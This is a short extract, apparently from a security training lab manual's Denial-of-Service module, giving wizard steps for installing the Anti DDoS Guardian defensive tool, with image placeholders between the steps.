
Module 10 – Denial-of-Service

Note: If a **User Account Control** pop-up appears, click **Yes**.


Note: If an **Open File - Security Warning** pop-up appears, click **Run**.




4. The **Setup - Anti DDoS Guardian window** appears; click **Next**. Follow the wizard-driven installation steps to install the application.



